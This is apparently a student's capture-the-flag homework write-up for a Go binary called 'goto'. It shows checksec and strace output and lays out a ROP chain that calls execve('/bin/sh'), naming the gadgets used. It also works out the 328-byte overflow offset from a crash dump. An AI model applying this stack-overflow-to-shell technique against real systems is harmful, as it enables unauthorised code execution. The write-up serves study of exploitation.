
CTF hw4

> b05902127 劉俊緯, user ID: a127000555

> FLAG{g0_b1n4ry_1s_pmu4d13_bnT_n0t_Th4t_34sy_QQ}


Routine

- file: It's x64.




```
arvin@hw4$ file goto
goto: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not stripped
```

- checksec : We can bof the return address.



```
arvin@hw4$ checksec goto
[*] '/home/arvin/Desktop/class/CTF/hw4/goto'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
```

- strace : syscall: read/write



```
write(1, "Give me your text : \n", 21Give me your text :
)  = 21
read(0, 0xc420086000, 4096)             = ? ERESTARTSYS (To be restarted if SA_RESTART is set)
--- SIGWINCH {si_signo=SIGWINCH, si_code=SI_KERNEL} ---
rt_sigreturn({mask=[]})                 = 0
```

- Conclustion:
  - No canary -> easy to ROP。
  - read&write -> use buffer to overwrite。

Setting ROP Chain

- To get shell:


%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]
0x3b		pointer to '/bin/sh'	0	0

- set up rdi:
  - to load pointer that save something, we must find gadget with "mov qword ptr" or "mov ???, rsp" to get.
  - gadget: "mov qword ptr [rdi], rax ; ret"

        - Which must let rax be '/bin/sh' with zero end (\x00).
    - so, we pop rax + b"/bin/sh" to let rax = '/bin/sh'.
- set rdx:
    - gadget : "pop rdx; or dh,dh; ret"
    - value: 0x00
- set rsi:
    - gadget : "pop rsi; ret" is not exist, we use the most similar form: "movsxd rsi, eax ; ret"
        - Which must clear the eax first.
            - gadget: "pop rax; ret" with value 0x00
    - value: 0x00
- set up rax:
    - gedget : "pop rax; ret"
    - value: 0x3b
- call syscall:
    - gadget: "syscall"


Find Offset

- First, randomlly poke goto with some string.
- Well, it's not a difficult task because go's error handling tells everything.



```
stack: frame={sp:0xc420059dd8, fp:0xc420059f88} stack=[0xc420058000,0xc42005a000)
```

- because fp is: 0xc420059f88,
    - So ret address is in 0xc420059f80.



```
000000c420059e28:  000000c42000e270  0000000000000010
000000c420059e38:  6161616161616161  6161616161616161
000000c420059e48:  6161616161616161  6161616161616161
000000c420059e58:  000000c42000e2a0  6161616161616161
000000c420059e68:  6161616161616161  6161616161616161
000000c420059e78:  6161616161616161  6161616161616161
000000c420059e88:  6161616161616161  0000000000000000
000000c420059e98:  0000000000000000  000000000049e560
000000c420059ea8:  000000c42000e2a0  00000000004a1200
000000c420059eb8:  00000000004d3c70  6161616161616161
000000c420059ec8:  6161616161616161  6161616161616161
000000c420059ed8:  6161616161616161  6161616161616161
000000c420059ee8:  6161616161616161  6161616161616161
000000c420059ef8:  6161616161616161  6161616161616161
000000c420059f08:  6161616161616161  6161616161616161
000000c420059f18:  6161616161616161  6161616161616161
000000c420059f28:  6161616161616161  6161616161616161
000000c420059f38:  6161616161616161  6161616161616161
000000c420059f48:  6161616161616161  6161616161616161
000000c420059f58:  6161616161616161  6161616161616161
000000c420059f68:  6161616161616161  6161616161616161
000000c420059f78:  6161616161616161  6262626262626262
```

- And we find the string is start from 0xc420059e38.

- 0xc420059f80-0xc420059e38 = 328 = the trash we put.
- However, we'll still get the error message that "malloc with too large memory", we use 'a' substituation with '\x00' to avoid malloc error.